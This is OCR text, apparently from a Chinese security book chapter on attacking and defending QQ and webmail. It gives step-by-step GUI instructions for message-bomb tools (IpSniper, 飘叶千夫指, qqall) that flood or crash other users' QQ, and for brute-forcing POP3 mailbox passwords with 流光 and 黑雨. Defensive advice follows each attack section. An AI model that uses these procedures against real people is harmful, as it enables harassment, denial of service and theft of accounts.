


图 4-69　“选择开始菜单文件夹”对话框

步骤 4 在文本框中输入相应的文件夹名称之后，单击“继续”按钮，打开“准备安装”对话框查看显示的安装软件相应信息，如图 4-70 所示。

步骤 5 单击“安装”按钮，打开 WinPcap Installer 对话框，根据实际需要选择是否安装 WinPcap 软件，如图 4-71 所示。




图 4-70　“准备安装”对话框

图 4-71　WinPcap Installer 对话框

步骤 6 如果不安装可以选择 Cancel 按钮，如果安装则选择 Next 按钮，打开“WinPcap 安装向导”对话框，如图 4-72 所示。

步骤 7 单击 Next 按钮，打开“WinPcap 安装协议”对话框，如图 4-73 所示。单击 I Agree 按钮，出现软件的安装状态，如图 4-74 所示。

图 4-72 “WinPcap 安装向导”对话框




图 4-73 “WinPcap 安装协议”对话框

步骤 8 安装完毕之后，即可弹出“完成安装向导”对话框，如图 4-75 所示。单击“完成”按钮，彻底完成此软件的安装操作。

图 4-74 进入安装状态

图 4-75 完成安装向导

2. 运用 IpSniper 信息轰炸 QQ

软件安装完毕之后，就可以运用此软件实施轰炸操作了，具体操作步骤如下：

步骤 1 双击桌面上的 IpSniper 快捷图标，进入 IpSniper 主窗口，如图 4-76 所示。单击“设置”选项，进入“设置”窗口，在其中可以设置指定的 QQ 执行文件，如图 4-77 所示。




图 4-76　IpSniper 主窗口

图 4-77　“设置”窗口

步骤 2 单击“其它工具”选项，进入“其它工具”窗口，如图 4-78 所示。在该列表菜单中包括三个选项，可以对其中的这三个选项进行设置，图 4-79 所示为“IP 配置表”窗口，图 4-80 所示为 TCP 链接表窗口，图 4-81 所示为“UDP 链接表”窗口。

图 4-78　“其他工具”窗口

图 4-79　“IP 配置表”窗口




图 4-80　TCP 链接表窗口




图 4-81　“UDP 链接表”窗口

步骤 3 单击 QQ IP 选项，进入到 QQ IP 窗口，在其中可以查看 QQ 攻击对象的 IP 地址和端口，如图 4-82 所示。

步骤 4 单击“实时 IP”选项，进入到“实时 IP”窗口，在其中用户可以查看实时 IP 的相应的内容，如图 4-83 所示。

图 4-82 QQ IP 窗口

图 4-83 “实时 IP”窗口

步骤 5 单击“QQ 号码探测”选项，进入“QQ 号码探测”窗口，如图 4-84 所示。单击“开始探测”按钮，即可对邻桌的 QQ 进行探测，探测完毕后其结果将显示出来，如图 4-85 所示。

图 4-84 “QQ 号探测”窗口

图 4-85 探测结果

步骤 6 各种选项设置完毕之后，单击主窗口中的“启动 QQ”按钮，即可实施信息轰炸。如果想要获得该软件的全部功能，则需要单击“输入注册信息”按钮来打开“注册 QQ 狙击手”对话框，从中对其进行注册，如图 4-86 所示。

图 4-86 “注册 QQ 狙击手”对话框

在 QQ 狙击手 IpSniper 中还附带了一些用来协助用户查看“IP 配置表”、“TCP 链接表”和“UDP 链接表”的小工具，使用说明已包含在 IpSniper. ZIP 压缩包中，建议使用前先查看帮助文件，一般问题大部分都有描述。面对 QQ 信息轰炸，用户可试着使用一些隐藏 IP 的软件（如 winspoof）或使用代理服务器（如 http://download2.tencent.com/ download/ winproxy30.exe），这样自己的 IP 就不容易被查到。

当然，如果知道对方的 IP 和端口，也可在 QQ 离线状态下用轰炸工具向对方发出适当的警告信息。

4.3.2　在对话模式中发送消息炸弹的常用工具

黑客攻击 QQ 的方式很多，不论是通过发送信息炸弹还是运用相应的软件盗取 QQ 密码，其危害性都是非常大的。

1. 飘叶千夫指

下面以经典的“飘叶千夫指”软件向被攻击者发送信息炸弹为例进行介绍，希望能够引起用户的足够重视。具体操作步骤如下：

步骤 1 双击目标用户的 QQ 图标，打开“发送消息”窗口，如图 4-87 所示。单击“聊天模式”按钮，打开图 4-88 所示的对话模式窗口。

图 4-87　发送消息窗口




图 4-88　对话模式

步骤 2 运行飘叶千夫指软件，打开“飘叶千夫指”主窗口，如图 4-89 所示。单击“指责语句”下拉列表框，则会显示“飘叶千夫指”要发送的 QQ 消息，默认情况下，该下拉框中有 10 条程序预先设置好的指责语句，如图 4-90 所示。




图 4-89　“飘叶千夫指”主窗口




图 4-90　指责语句显示

步骤 3 如果只是发送单条消息，则可以在“指责语句”下拉列表框中选择消息的内容，如果要发送群消息，则可勾选“自动循环变换语句”复选框，并且设置循环的语句范围（例如，从第 1 句到第 10 句，就可以向处于对话模式的用户循环发送消息语句）。

步骤 4 单击主窗口中的“编辑”按钮，打开“编辑发送语句”对话框，随意编辑自己想要发送的消息语句，如图 4-91 所示。




图 4-91 “编辑发送语句”对话框

步骤 5 完成设置之后，单击“发送”按钮，“飘叶千夫指”就会发送消息语句给处于对话模式的 QQ 用户。

步骤 6 另外，利用“飘叶千夫指”还可向指定 IP 地址和端口号发送 QQ 消息炸弹，功能同 QQ 消息炸弹和 QQ 攻击软件类似。

注意

需要在“IP”文本框输入指定的 IP 地址，在“端口”文本框中输入指定的端口号之后，单击【指责 WIN2K】按钮，“飘叶千夫指”就会发送消息语句到指定的 IP 地址和端口号。如果对方运行了 Windows 2000 系统，则即使退出 QQ，仍然可以在其桌面上一直显示指责语句。

步骤 7 在指定 IP 地址和端口之后，如果对方的 QQ 打了查 IP 功能补丁，只要填上其 IP 地址和端口号，单击“不杀不解民愤”按钮，即可让其 QQ 自动关闭，如果不停止甚至可能会造成对方在此其间都不能上 QQ 了。

2. 碧海青天 QQ 大使

能够通过发送信息炸弹攻击 QQ 用户的软件很多，除了“飘叶千夫指”之外，还有碧海青天 QQ 大使，其危害性也同样是非常强大的。具体操作步骤如下：

步骤 1 在确定要攻击的目标并和该用户进入对话模式之后，运行“碧海青天 QQ 大使”主程序，进入其主窗口，如图 4-92 所示。

步骤 2 如果发送单条消息，则可以在“信息发送内容”下拉列表框中选择要发送的消息，此时在“当前信息编号：”后面即可看到显示选中的信息编号。

步骤 3 单击“编辑信息文件”按钮之后，将看到用“记事本”打开的 qq2000amb. txt 文件，可以在“记事本”中编辑并保存该文件，如图 4-93 所示。




图 4-92　碧海青天 QQ 大使




图 4-93　文件 qq2000amb. txt

步骤 4　返回到“碧海青天 QQ 大使”主窗口，单击“应用信息文件”按钮，把 qq2000amb. txt 文件中的内容导入到“信息发送内容”下拉列表框中。如果单击“还原信息文件”按钮，则可把默认信息文件导入“信息发送内容”下拉列表框中。

步骤 5　如果想要循环发送信息，则可勾选“循环发送信息”复选框，还可以在“信息发送次数”文本框中设置信息循环发送的次数，在“信息发送间隔”文本框中设置信息循环发送的间隔并设置循环发送的信息范围。

步骤 6　单击“发送”按钮，“碧海青天 QQ 大使”就可以开始发送 QQ 消息，如果想要停止发送，则可以通过单击“停止”按钮来实现。

4.3.3　向指定的 IP 地址和端口号发送信息炸弹

还有一类针对 QQ 程序本身消息接收漏洞而开发的 QQ 消息“炸弹”软件，发送特殊构造的消息包，进行“狂轰滥炸”，使得 QQ 无法处理，从而使 QQ 无法正常工作。最可怕的是大部分网络防火墙都认为这些“炸弹”是正常 QQ 消息，并不进行阻止。

下面以 QQ 攻击工具 qqall 向指定的 IP 地址和端口号发送信息炸弹为例，讲述一下具体进攻的操作步骤：

步骤 1　双击 qqall.exe 程序，运行 QQ 远程攻击测试程序，打开 QQ 攻击软件的对话框，在其中输入指定的 IP 地址和端口号，如图 4-94 所示。

步骤 2　此时单击“攻击”按钮，就可以开始攻击。在 QQ 攻击软件中，可以选择攻击一个 IP 地址，也可选择攻击一个 IP 地址的两个端口，或选择多 IP 一端口进行攻击。一般情况下，QQ 使用的端口号是 4000，所以许多 QQ 攻击软件也将端口号设为 4000。

步骤 3　攻击结束之后，将弹出一个提示用户攻击完毕的对话框，如图 4-95 所示。

图 4-94　QQ 攻击软件

图 4-95　攻击完毕

有些 QQ 用户为了安全，经常把 QQ 的端口号改成其他的号码（如 4001），因此，使用多个端口进行攻击，往往可以提高攻击的命中率。

4.3.4　抵御 QQ 信息炸弹

Sockscap 软件可以通过设置一个 Sock5 或 Sock4 代理服务器地址，再添加用户所要运行的程序，如 QQ.exe。这样，就可以实现通过代理再访问 Internet，即使对方通过 QQ 探测程序看到自己的 IP，也只是那个代理地址，而看不到自己的真实 IP。那么，攻击也将举步维艰。

下面通过两个方面来介绍一下有关于信息炸弹的防范方法。

1．防范对话模式中发送的消息炸弹

（1）要防范在 QQ 对话模式中发送的消息炸弹，先要选择运行 QQ2008 中最下方的“系统菜单”→“设置”→“个人设置”选项，打开“QQ2008 设置”对话框，如图 4-96 所示。

（2）在 QQ 的个人设置中选择“需要身份认证才能把我列为好友”单选按钮，以防止陌生人的攻击。

（3）如果好友列表中的 QQ 用户发动这种攻击，则只要把该用户从好友列表中删除即可。

图 4-96　“QQ2008 设置”对话框




图 4-97　设置基本设置

2．向指定的 IP 地址和端口号发送消息炸弹

向指定的 IP 地址和端口号发送 QQ 消息炸弹的攻击原理是：利用 UDP 数据通信不需要验证确认的弱点，只要拿到用户的 IP 地址和 QQ 通信端口即可发动攻击。

腾讯 QQ 的新版本采取了一定安全措施阻止信息炸弹，所以要防止信息炸弹，最好更新自己的 QQ 版本，并且在设置对话框中勾选“拒绝陌生人消息”复选项，如图 4-97 所示。

这样，就可以有效避免自己的 QQ 被垃圾信息所骚扰了。

另外，安装一个可靠的防火墙软件，也可以最大限度地起到阻挡因特网上不安全因素的作用，如赛门铁克（SYMANTEC）的诺顿网络安全特警（Norton Internet Security）、金山毒霸、天网防火墙等。

在上网冲浪时，经常要下载很多的软件、Flash 动画等，在自己的信箱里，经常会收到附在信里的可执行附件，这些都是安全隐患。很可能是木马程序或被捆绑了木马的程序，如果因为疏忽而运行，那就中了攻击者的奸计了。因此，最好还是应该到那些知名、值得信赖的站点下载文件，尽量避免从不了解的网站上随意下载。有些文件名字很吸引人，如果禁不住想打开看看，建议还是先用最新的杀毒软件查查毒再说。

4.4　可能出现的问题与解决方法

① 在使用“QQ 登录号码修改专家”工具之后，却总是无法实现成功登录 QQ？

解答：之所以会出现这样的情况，主要是因为“QQ 登录号码修改专家”只能进行本地登录，且在服务器上不能通过验证，因此，使用它的往往只是为了查看别人的聊天记录及好友信息，而不是在线窃取别人的 QQ 号码。

② 在使用“QQ 枪手”工具之后，为什么仍然不能截获所有的 QQ 账号？

解答：之所以在使用“QQ 枪手”工具之后仍然不能截获所有的 QQ 账号，主要是因为“QQ 枪手”仅仅是一款全后台监控工具，虽然是经常到网吧上 QQ 的用户的致命杀手，可截获在腾讯版中直接登录的 QQ 账号，但却不能截获以注册向导登录的 QQ 账号和密码。

4.5　总结与经验积累

QQ 消息“炸弹”之所以普遍存在，主要是由于 QQ 本身网络协议以及软件设计存在着漏洞而引起的，QQ 主要采用 UDP 协议进行数据传输（一种面向非连接的协议），虽然其通信效果比较好，但可靠性却不如 TCP 协议，只适用于一次传输少量的数据或对数据可靠性要求不高的环境。

因此，在用 QQ 聊天时，发送的往往都是点对点的消息包，即聊天消息都是直接从自己这里发送到 QQ 好友那里的（只有当好友不在线，或者对方网络不通时，聊天消息才保存在腾讯的服务器上）。UDP 协议的不可靠性，使得伪造 UDP 数据包并不是一件困难的事，再加上点对点的传输方式，让普通用户的真实 IP 地址很容易暴露在攻击者面前，所以消息“炸弹”就可以通过伪造的消息包，轻松地针对 IP 地址进行攻击了。

面对这些攻击，既然知道了 QQ 消息“炸弹”的攻击原理后，就可以想办法来避开它的威胁。对于普通 QQ 用户而言，最简单的办法是使用代理服务器来登录 QQ，以达到隐藏自己电脑真实 IP 地址的目的。

当 QQ 正在遭受“炸弹”攻击时，可以把攻击者从 QQ 好友拖到黑名单里，并将 QQ 设置为“拒绝接受陌生人消息”状态。另外，还要记住及时更新 QQ 的版本，因为它的每一个更新版本都往往会修补前一版本的漏洞，令部分攻击软件失效。

第 5 章　电子邮件防御实战

本章精粹

邮件因为采用明文传输而容易被黑客截获，因此，除在传输重要数据时需要对其进行加密外，还应了解黑客对邮箱进行偷窥和轰炸的伎俩，以提前防范黑客的攻击，从而保护自己的一些机密信息，防止因为信息被窃所带来的重大损失。

重点提示

- WebMail 攻防实战
- 全面认识邮箱炸弹
- 全面防范邮件附件病毒

电子邮件所带来的便利众所周知，但由于黑客和网络漏洞的存在使得利用邮件传输信息变得不安全起来。邮件攻击是目前黑客传播木马和病毒的主要方式之一，而防御邮件攻击则需要采取安装防火墙、邮件加密、安装一些防病毒及恶意代码过滤软件等措施。

5.1　针对 WebMail 的攻防实战

WebMail 是指利用浏览器通过 Web 方式来收发电子邮件的服务或技术，不需要借助邮件客户端，只要能上网就能使用 WebMail，极大地方便了用户对邮件的收发。对于不能熟练使用邮件客户端或在网吧不便使用邮件客户端的用户而言，WebMail 更是必不可少的选择。

5.1.1　预防来自邮件地址的欺骗

邮件地址欺骗指通过修改邮件头的方式，篡改发件人地址，以伪装电子邮件实际发送的地址。通常，病毒等恶意程序会采用这一技术，修改发件人地址，以达到隐藏自己的目的。

修改时使用的地址通常取自被感染系统的地址簿或随机生成，所以有时候会发生这样的情况：用户 B 收到一封标明来自用户 A 的病毒邮件，于是用户 B 会通知用户 A，收到来自他的一封病毒邮件，用户 A 在扫描整个系统后并没有发现病毒。事实上，这封病毒邮件的发件人地址经过了伪造，可能是用户 C 的系统感染了病毒，再利用其系统中记录的用户 A 的邮件地址进行伪装。

人们通常以为电子邮件的回复地址就是它的发件人地址，其实不然，在 RFC 822 中明确定义：发件人地址和回复地址可以不一样。熟悉电子邮件客户端使用的用户会明白，在配置账户属性或撰写邮件时，可以指定与发件人地址不同的回复地址。

用户在收到某个邮件时，虽然会检查发件人地址是否真实，但在回复时并不会对回复地址

做出仔细的检查。所以，如果配合 SMTP 欺骗使用，发件人地址是受到攻击的电子邮件地址，回复地址则是攻击者自己的电子邮件地址，这样就具有很大的欺骗性，诱骗他人将邮件发送到攻击者的电子邮箱中。

鉴于邮件地址欺骗的易于实现和危险性，我们不得不时时提防，以免上当受骗。对于 WebMail 系统而言，提供邮件信息头内容检查、SMTP 认证（如果该邮件系统支持 SMTP）等服务技术，将邮件地址欺骗带来的危害降至最小。对邮件用户而言，认真检查邮件的发件人邮件地址、发件人 IP 地址、回复地址等邮件信息头内容是很重要的。

5.1.2　预防 WebMail 的探测

Internet 上客户端与服务端的交互，基本都是通过在客户端以提交表单的形式交由服务端程序（如 CGI、ASP 等）处理来实现，WebMail 的密码验证也是如此，用户在浏览器的表单元素里输入账户名、密码等信息并提交，服务端对其进行验证，如果正确则用户可以进入自己的 WebMail 页面，否则返回一个出错页面给客户端。

为此，攻击者往往借助一些黑客工具，不断用不同的密码尝试登录，通过比较返回页面的异同，从而判断出邮箱密码是否被探测。帮助攻击者完成此类探测的工具很多，如小榕的溯雪、wwwhack 等，尤以溯雪的功能最为强大，它本身已经是一个功能完善的探测器，通过分析和提取页面中的表单，给相应的表单元素挂上字典文件，再根据表单提交后返回的错误标志判断探测是否成功。另外，溯雪之类的 Web 探测器，可以探测到的不仅是 WebMail 的密码，像论坛、聊天室之类所有通过表单进行验证登录的账户密码，都可以探测到。

对于 WebMail 的探测，许多 WebMail 系统都制定了相应的防范措施。如果某账户在较短时间内有多次错误登录，即认为该账户受到探测。防范措施一般有如下 3 种形式：

（1）禁用账户

受到探测的账户会在一段时间内禁止登录，一般是 5～10min。但如果攻击者总是尝试探测，则该账户就一直处于禁用状态不能登录，导致真正的用户不能访问自己的邮箱，从而形成 DOS 攻击。

（2）禁止 IP 地址

让进行探测的 IP 地址在一段时间不能使用 WebMail，这虽然在一定程度上解决了“禁用账户”带来的麻烦，但更大的问题是：这势必导致在网吧、公司、学校甚至一些城域网内，共用同一 IP 地址访问 Internet 的用户不能使用该 WebMail。如果攻击者采用多个代理地址循环攻击，甚至采用分布式的探测攻击，那么“禁止 IP 地址”的攻击方法就难以防范。

（3）登录检验

这种防范措施一般与上面两种防范措施结合起来使用，在禁止登录的同时，返回给客户端的页面中包含一个随机产生的检验字符串，只有用户在相应的输入框中正确输入该字符串才能进行登录。这样，就能有效避免以上两种防范措施带来的负面影响。

不过，攻击者依然有可乘之机，通过开发出相应的工具提取返回页面中的检验字符串，再将此检验字符串作为表单元素值提交，则又可以形成有效的 WebMail 探测。

如果检验字符串是包含在图片中且图片的文件名又随机产生，则攻击者就很难开发出相应的工具进行探测，在这一点上，yahoo 邮箱就是一个非常出色的例子。

虽然对 WebMail 的探测有诸多的防范措施，但还是很难被完全避免。如果 WebMail 系统把

一分钟内五次错误的登录当成是探测，则攻击者就会在一分钟内只进行四次登录尝试。所以，防范 WebMail 探测主要靠用户自己采取良好的密码策略，如密码足够复杂、不与其他密码相同、密码定期更改等，这样攻击者就很难探测成功。

5.1.3 揭秘 E-mail 密码的探测

能够对 E-mail 密码进行探测的工具有很多，本节就列举其中一个例子介绍探测邮箱密码的具体操作方法。具体操作步骤如下：

步骤 1 从网上下载一款专门探测 POP3 邮箱账号和密码的工具——黑雨的 POP3 邮箱密码探测器，再运行其工具进入其主操作窗口，如图 5-1 所示。

步骤 2 选择“选取字符集”单选按钮可以指定参与组成密码的字符集；选择“自定字符集”单选按钮则可以设置参与组成密码的字符集；若用户已经编辑探测字典，则可选取“字典文件”单选按钮，再指定探测字典所保存的路径。

步骤 3 用户可以设置密码的位数、探测时所使用的线程数。

步骤 4 选取“字串集”复选框，用户可以在其右侧的列表框中输入组成密码的字串集。

步骤 5 在“Pop3 地址”文本框中输入需要探测的 Pop3 邮箱地址，在“Pop3 端口”文本框中输入 Pop3 邮箱的端口号。单击按钮即可测试 Pop3 服务器地址是否正确，能否正常登录。在“Pop3 用户名”文本框中输入可能存在的用户账号。

技 巧

在登录 Pop3 服务器的情况下，单击“Pop3 用户名”文本框右侧的按钮检查所设置的用户名是否存在。

步骤 6 为了防止在探测过程中出现死机现象，可以在“超次”数值框中设置探测次数，当尝试次数达到该值时将停止探测。

步骤 7 设置好各个选项之后，可以根据不同的探测方式单击不同的按钮开始探测，系统将在主窗口右侧显示有关探测信息，如图 5-2 所示。




图 5-1 邮箱密码探测器界面




图 5-2 开始探测

各种算法的不同之处在于：

- 深度算法：这是一种很特殊的算法，如用户定义的位数准确即可将时间缩短 30%～70%。
- 广度算法：此算法的 CPU 占用率比深度算法多 2%，速度稍快一点，但它是一种老式的算法，现大多数类似功能的探测工具都采用这种算法，对短小密码（3 位以下）的探测非常强。
- 多线程深度算法：如果用户的 CPU 速度足够快（至少 Pentium Ⅲ以上）可以使用这种算法。这种算法理论上可以使速度提高 70%以上。
- 多线程广度算法：它是广度算法的多线程方式。

注 意

在运用多线程算法时如果速度变慢，则可以试着按住本程序中的任意一个滚动条不放，这样可能会加快一些速度。

5.1.4　针对 POP3 邮箱的“流光”

“流光”具有非常强大的功能，包括扫描各种类型的主机、探测用户信息、探测密码、探测主机漏洞等，下面就对此工具进行详细的介绍。

在软件安装完毕之后，即可运用此软件实现邮箱密码的窃取操作，具体操作步骤如下：

步骤 1 双击桌面上的“流光”快捷图标，打开“流光 5.0”窗口，如图 5-3 所示。

步骤 2 右击“目标主机”下的 POP3 主机，从弹出的快捷菜单中选择“编辑”→“添加”命令，打开“添加主机（POP3）”对话框，如图 5-4 所示。

图 5-3　“流光 5.0”窗口

图 5-4　“添加主机（POP3）”对话框

步骤 3 在文本框中输入要添加的 POP3 主机域名或 IP 地址之后，单击“确定”按钮，完成添加操作。此时，就可以看到刚刚添加的主机已经出现在 POP3 主机的列表中，如图 5-5 所示。

步骤 4 用户如果只是探测某个邮箱的密码，则可右击 POP3 主机下添加的 pop.163.com 选项，选择“编辑”→“添加”命令，打开“添加用户”对话框，如图 5-6 所示。

图 5-5　添加结果显示

图 5-6　“添加用户”对话框

提示

虽然只能在流光中探测使用 POp3 服务的邮箱密码，但由于一般的邮件服务器都支持 POp3 服务（例如 163、263 等），因此可以在其网页上查到 POp3 邮件服务器的域名。

步骤 5 在该对话框的文本框中输入需要添加的用户名称，然后单击“确定”按钮，此时就可以在流光主窗口中看到，已经把用户 fengling 添加到主机 pop. 163.com 下的用户列表中，如图 5-7 所示。

步骤 6 如果想探测多个邮箱的密码，则选择“编辑”→“从列表添加”命令，从“打开”对话框中选择一个用户列表文件，如图 5-8 所示。

图 5-7　用户添加结果显示

图 5-8　“打开”对话框

步骤 7 右击“解码字典或方案”选项，从弹出的快捷菜单中选择“编辑”→“添加”命令，从“打开”对话框中选择相应的文件，即可添加一个字典文件，如图 5-9 所示。

步骤 8 选择“探测”→“标准模式探测”命令，流光工具即可开始进行密码的探测操作，如图 5-10 所示。




图 5-9　添加字典文件

图 5-10　探测邮箱密码

5.1.5　恢复侵占后的邮箱密码

用户遗失邮箱密码的情况在所难免，为了让用户能找回密码继续使用自己的邮箱，大多数 WebMail 系统都会向用户提供邮箱密码恢复机制。让用户回答一系列问题，如果回答正确则会让用户恢复自己邮箱的密码。但如果密码恢复机制不够合理和安全，则有可能被攻击者加以利用，轻松获取他人的邮箱密码。

下面是许多 WebMail 系统密码恢复机制采用的密码恢复步骤，只有用户对提出的问题给出正确的回答才会进入下一步，否则返回出错页面，针对每一步，攻击者都有可乘之机。

（1）输入账户

在进入密码恢复页面后，先提示用户输入要恢复密码的邮箱账户，这一步对攻击者而言自然不成问题，邮箱账户就是他要攻击的目标。

（2）输入生日

提示用户按年月日输入自己的生日，年月日的排列组合很小，借助于溯雪等黑客工具很快就能穷举探测出来，所以 WebMail 系统有必要在此采取探测防范措施。

注 意

攻击者不一定来自远方，很可能就是自己身边的人，或许这些人更想知道用户邮箱里有什么秘密，而他们要获得用户的生日往往是件轻而易举的事情。

（3）问题回答

提示用户回答自己设定的问题，答案也是用户自己设置的答案。这一步中攻击者往往只能

